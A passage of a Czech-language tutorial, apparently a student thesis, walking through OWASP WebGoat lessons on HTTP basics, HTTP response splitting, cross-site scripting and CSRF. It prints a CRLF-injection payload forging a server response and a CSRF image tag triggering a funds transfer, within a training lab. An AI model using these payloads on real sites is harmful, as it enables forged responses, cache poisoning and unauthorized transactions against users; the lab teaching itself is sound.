My budeme pracovat konkrétně s verzí 5.2. Po přečtení několika úvodních slov můžeme vstoupit do aplikace skrze kliknutí na tlačítko s nápisem Start WebGoat. Neměli bychom opomenout si důkladně přečíst červené zvýrazněné varování, ve kterém stojí, že si máme dávat pozor při používání tohoto programu, jelikož v průběhu pohybování se v této aplikace je náš stroj extrémně zranitelný a mohlo by dojít k nějakému útoku na naše zařízení. Dále se tam píší již jen nějaká upozornění, o kterých jsme se zmiňovali již na začátku, když jsme si aplikaci WebGoat představovali.



Obrázek 6 – Seznamování se s prostředím aplikace WebGoat

(zdroj: vlastní)

Po kliknutí na zmiňované tlačítko se dostáváme konečně do vnitra aplikace. Na výše uvedeném obrázku sami vidíme, že nám aplikace WebGoat sama představuje své prostředí. V levé části popisujícího obrázku vidíme menu (1), kde jsou jednotlivé kategorie. Pokud na nějakou kategorii klikneme, zobrazí se nám veškeré lekce, které obsahuje. Dále nám aplikace popisuje její horní lištu, kde se nachází tlačítka Hinst, Show Params, Show Cookies, Lesson Plan, Show Jawa a Solution. Pod nimi po pravé straně nalezneme ještě tlačítko s názvem Restart this Lesson (8) pro nastavení lekce do výchozího stavu, abychom si mohli danou lekci vyzkoušet znovu, ať jsme ji před tím již úspěšně dokončili anebo se nám nezdařilo dosáhnout správného výsledku. Tlačítka ve zmiňované horní liště nám také dopomáhají k různým věcem. Hned první tlačítko (2) nám po kliknutí na něj zobrazí nápovědu, která nám dopomůže danou lekci úspěšně dokončit. Dále se zde nachází tlačítko pro zobrazení parametrů (3), zobrazení cookies (4) nebo či tlačítko pro zobrazení okna s textem popisujícím, co je vlastně cílem a záměrem dané lekce (5). Také zde jsou tlačítka pro zobrazení programovacího zdrojového kódu v jazyce JAVA (6) a v neposlední řadě tlačítko s kompletním řešením (7) pro případ, že by se nám nedařilo danou lekci dokončit či pokud bychom si chtěli zkontrolovat jednotlivé kroky pro úspěšné zvládnutí lekce.

Aplikace WebGoat nám krom těchto informací také sdělí, jak nakonfigurovat program Tomcat a představí nám nástroje jako WebScarab, Firebug, Wireshark a podobně.

2.2 Lekce 1 – HTTP Basics

2.2.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Tato lekce spadá do kategorie General.

2.2.2 HTTP Basics


Všechny transakce http mají stejný obecný formát. Každý požadavek klienta a odpovědi serveru má tři části. První z nich je řádek s požadavkem či odpovědí, následuje část záhlaví a poslední částí je tělo entity. Klient inicializuje transakce následujícím způsobem. Klient kontaktuje server a odešle požadavek na dokument (GET /index.html?param=value HTTP / 1.0), dále klient odešle serveru informace v hlavičce o jeho konfiguraci (User-Agent: Mozilla / 4.06 Přijmout: image / gif, image / jpeg, * / *), aby server věděl, jaké formáty dokumentů bude přijímat a nakonec může klient zasílat další data, která jsou většinou používána programy CGI použitím metody POST.

2.2.3 Cíl lekce

Lekce představuje základy pro pochopení přenosu dat mezi prohlížečem a webové a webovou aplikací.


2.2.4 Postup

Jediné, co po nás v této lekci chtějí je, abychom do políčka zadali nějaké naše uživatelské jméno a stiskli tlačítko s nápisem Go. Jakmile tak učiníme, program WebScarab zachytí naši zprávu jakožto zprávu od klienta. Na následujícím obrázku si můžeme prohlédnout výstup z dané události, kde je zachyceno právě i naše uživatelské jméno, které jsme před tím zadávali.



Obrázek 7 – Aplikace WebGoat, kategorie General, lekce HTTP Basics

(zdroj: vlastní)



Obrázek 8 – WebScarab, kategorie General, lekce HTTP Basics, zachycení uživatelského jména

(zdroj: vlastní)

2.3 Lekce 2 – HTTP Splitting


2.3.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Tato lekce spadá do kategorie General.

2.3.2 HTTP Splitting

My jakožto útočníci předáváme škodlivý kód na webový server společně s normálním vstupem. Pro žádost oběti nebude probíhat kontrola pro CR (carriage return, rovněž %0d nebo \r) a pro LF (line feed, taktéž jako %0a nebo \n) znaky. Tyto znaky nám poskytují nejen kontrolu nad hlavičkou a tělem odpovědi, které má aplikace v úmyslu vyslat, ale také nám umožňuje vytvořit další odpovědi, které budou zcela pod naší kontrolou.

Účinek útoku HTTP Splitting je maximalizován, pokud je ho doprovází Cache Poisoning. Cílem Cache Poisoning je narušením cache paměti oběti. Tímto oklamáním mezipaměti přivedeme mezipaměť k domněnce, že stránka, která je postihnutá útokem HTTP Splitting, je naprosto v pořádku. Útok se děje pomocí zmiňovaného útoku HTTP Splitting a přidáním Last-Modified (hlavička a nastavení k budoucímu datu). To bude nutit prohlížeč, aby posílal If-Modified-Since hlavičky požadavku, který nám dává šanci zachytit odpověď serveru a nahradit ji s 304 Not Modified odpovědí. Příkladem může být výstup na následujícím obrázku.



Obrázek 9 – HTTP Splitting, příklad výstupu


(zdroj: nápověda aplikace WebGoat)

2.3.3 Cíl lekce

Cílem lekce je naučit nás, jak provádět útoky HTTP Splitting.

2.3.4 Postup


Autoři této lekce náš žádají, abychom do políčka Search by country napsali, dle návodu, například en pro zkratku anglického jazyka.



Obrázek 10 – WebGoat, kategorie General, lekce HTTP Splitting, zadání hodnoty


(zdroj: vlastní)

Jakmile patřičně vyplníme políčko a klikneme na tlačítko s nápisem Search!, naše aplikace WebScarab začne okamžitě zachytávat žádosti, na které se můžeme podívat v následujících několika obrázcích.




Obrázek 11 – WebScarab, kategorie General, lekce HTTP Splitting, zachycení jazyka

(zdroj: vlastní)



Obrázek 12 – WebScarab, kategorie General, lekce HTTP Splitting, HTTP Request

(zdroj: vlastní)




Obrázek 13 – WebScarab, kategorie General, lekce HTTP Splitting, HTTP Request 2

(zdroj: vlastní)

Pokud ovšem zadáme do kolonky například text ve formátu:

foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2047%0d%0a%0d%0a<html>Hacked</html>


docílíme následujícího výsledku.



Obrázek 14 – Výstup v prohlížeči Opera

(zdroj: vlastní)

Pokud se v prohlížeči vrátíme zpět, v aplikaci WebGoat na nás bude čekat následující zpráva.



Obrázek 15 – WebGoat, kategorie General, lekce HTTP Splitting, oznámení o úspěšném provedení

(zdroj: vlastní)

2.3.5 Obrana

Obranou proti tomuto útoku je filtrování určitých znaků ze všech uživatelských vstupů a to v různých formách kódování. Je nutné to provést před tím, než jsou tyto znaky použity při jakémkoliv generování hlaviček.

2.4 Cross Site Scripting

Jednou z další kapitol ve výukové aplikaci WebGoat je Cross Site Scripting. Cross Site Scripting, známé také pod pojmem XXS, je jednou z nejstarších metod pro napadení nějaké webové aplikace. Smyslem této metody je to, že využijeme bezpečnostních chyb ve skriptech webové stránky a díky těmto chybám v zabezpečení webové aplikace jsme schopni na napadané stránky vložit náš vlastní javascriptový kód. To může mít za příčinu hned několik věcí. Námi vložený kód na cizí nezabezpečenou stránku může vést k poškození vzhledu dané stránky, můžeme způsobit, že námi napadená stránka přestane fungovat a také se nám může podařit získat nějaké citlivé údaje uživatelů, kteří takovou stránku navštěvují.

Tento útok se často využívá při phishingu tak, že se skrze zranitelnosti XXS zobrazí uživateli jiný obsah stránky na jinak důvěryhodné stránce. Pokud touto metodou změníme obsah nějaké stránky, obyčejný návštěvník dané stránky nemá vůbec šanci poznat, že se jedná o podvrh. Například můžeme zaměnit cíl přihlašovacího formuláře na stránce tak, aby se jméno a heslo návštěvníků stránky odesílalo nám namísto do původní aplikace. Dokonce existují programoví červi, kteří se takto šíří sami z napadené stránky na další webové stránky s chybami v jejich zabezpečení.
Ještě větším nebezpečí je fakt, že podstrčený javascriptový kód je prováděn v kontextu dané stránky. Tím jakožto útočníci máme například plný přístup k uživatelově cookies a skrze XXS mu můžeme získat jeho aktuální Session ID a to včetně jeho platného přihlášení do aplikace. Praktických způsobů, jak do zdrojového kódu napadené stránky dostat náš škodlivý script,

existuje celá řada. Často se k tomu jako prostředek využívají i kombinace s některými jinými útoky, které si vzápětí z aplikace WebGoat představíme.

2.5 Lekce 3 – Cross Site Request Forgery (CSRF)

2.5.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Lekce spadá do kategorie Cross Site Scripting.


2.5.2 Cíl lekce

Tato lekce nám má ukázat útok Cross Site Request Forgery, kde se budeme snažit skrze formulář vložit funkci, která bude převádět určité prostředky.

2.5.3 Postup

Tato funkce bude schována pro odkaz img, což je zkratka od anglického image, česky obrázek. My konkrétně budeme pracovat s HTML kódem, který nám aplikace WebGoat zadala ve znění:


```
<Img src = "http://www.mybank.com/sendFunds.do?acctId=123456" />
```



Obrázek 16 – WebGoat, kategorie Cross Site Scriptting, lekce Cross Site Request Forgery, vložení kódu

(zdroj: vlastní)

